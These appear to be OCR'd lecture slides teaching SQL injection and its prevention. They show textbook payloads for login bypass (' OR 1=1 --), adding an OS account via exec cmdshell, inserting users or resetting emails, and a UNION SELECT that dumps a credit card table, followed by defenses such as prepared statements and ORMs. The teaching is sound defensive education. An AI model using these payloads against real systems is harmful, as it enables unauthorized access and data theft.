
User Inputs Becomes Part of Query




Normal Login




Malicious User Input



SQL Injection Attack




Exploits of a Parent



http://xkcd.com/327/

SQL Injection: Basic Idea



This is an input validation vulnerability

Unsanitized user input in SQL query to back-end database changes the meaning of query

Authentication with Back-End DB

```
set UserFound=execute(
      "SELECT * FROM UserTable WHERE
      username=' "  &  form("user")  & " ' AND
      password= ' "  &  form("pwd")  & " ' " );
```

User supplies username and pwd

This SQL query checks if combination is in the database

```
If not UserFound.EOF
     Authentication correct
else Fail
```

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

User gives username ’ OR 1=1 --

Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username=’’ OR 1=1 -- … );
```

Always true!

Everything after -- is ignored!

Now <u>all</u> records match the query, so the result is not empty

$\Rightarrow$ correct “authentication”!

Can Execute Commands

User gives username

’ exec cmdshell ‘net user badguy badpwd’ / ADD --

Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username= ‘’ exec … -- … );
```

Creates an account for badguy on DB server

Can Modify Critical Data

Create new users

```
’; INSERT INTO USERS (‘uname’,‘passwd’,‘salt’)
VALUES (‘hacker’,‘38a74f’, 3234);
```

Reset password

```
’; UPDATE USERS SET email=hcker@root.org
                    WHERE email=victim@yahoo.com
```

Can Pull Data From Other Tables

User gives username

```
' AND 1=0
UNION SELECT cardholder, number, exp_month,
exp_year FROM creditcards
```

Results of two queries are combined

Empty table from the first query is displayed together with the entire contents of the credit card database

Second-Order SQL Injection

Data stored in the database can be later used to conduct SQL injection

- For example, user manages to set uname to admin' --


This vulnerability could exist if input validation and escaping are applied inconsistently

- Some Web applications only validate inputs coming from the Web server but not inputs coming from the back-end DB
- UPDATE USERS SET passwd='cracked' WHERE uname='admin' --'

Must treat <u>all</u> parameters as dangerous

Every Input, Every Time

Every input from the client (URL, request, etc.) is potentially malicious



Preventing SQL Injection

Validate all inputs

Filter out any character that has special meaning: apostrophes, semicolons, percent symbols, hyphens, underscores, …

Check the data type (e.g., input must be an integer)

Whitelist permitted characters

Blacklisting “bad” characters doesn’t work


- Forget to filter out some characters
- Could prevent valid input (e.g., last name O’Brien)

Allow only well-defined set of safe values

- Set implicitly defined through regular expressions

Prepared Statements

```
PreparedStatement ps =
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "
                + "FROM orders WHERE userid=? AND order_month=?");
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(request.getParameter("month")));
ResultSet res = ps.executeQuery();
```



Bind variable (data placeholder)

- Prepared statements are parsed without data parameters
- Bind variables are typed (int, string, …)

https://docs.oracle.com/javase/tutorial/jdbc/basics/prepared.html

Object Relational Mappers (ORM)

Map relational DB tables to objects, which can be queried from programs implemented in object-oriented languages

```
user = UserModel(email=email, username=username)
user.set_password(password)
db.session.add(user)
db.session.commit()
```

ORM packages internally validate all parameters when creating SQL statements

Beware of bugs (e.g., old bugs in `sequelize` and `node-mysql`)

Code: https://www.askpython.com/python-modules/flask/flask-user-authentication

Client-side input validation?


Use Javascript on client side to validate inputs

Benefits:

- Saves network round trip to reject input

Problems?

- Client is untrusted. Can't rely on client-side checks



Some prevalent web vulnerabilities

- Cross-site request forgery (XSRF)
  - Site A uses creds for site B to do bad things
- Cross-site scripting (XSS)
  - site A sends victim client a script that abuses honest site B
- Server-side request forgery (SSRF)
  - Force a server to make unexpected requests
- Injection attacks (SQL, PHP)
  - insert malicious SQL / PHP commands into server side-logic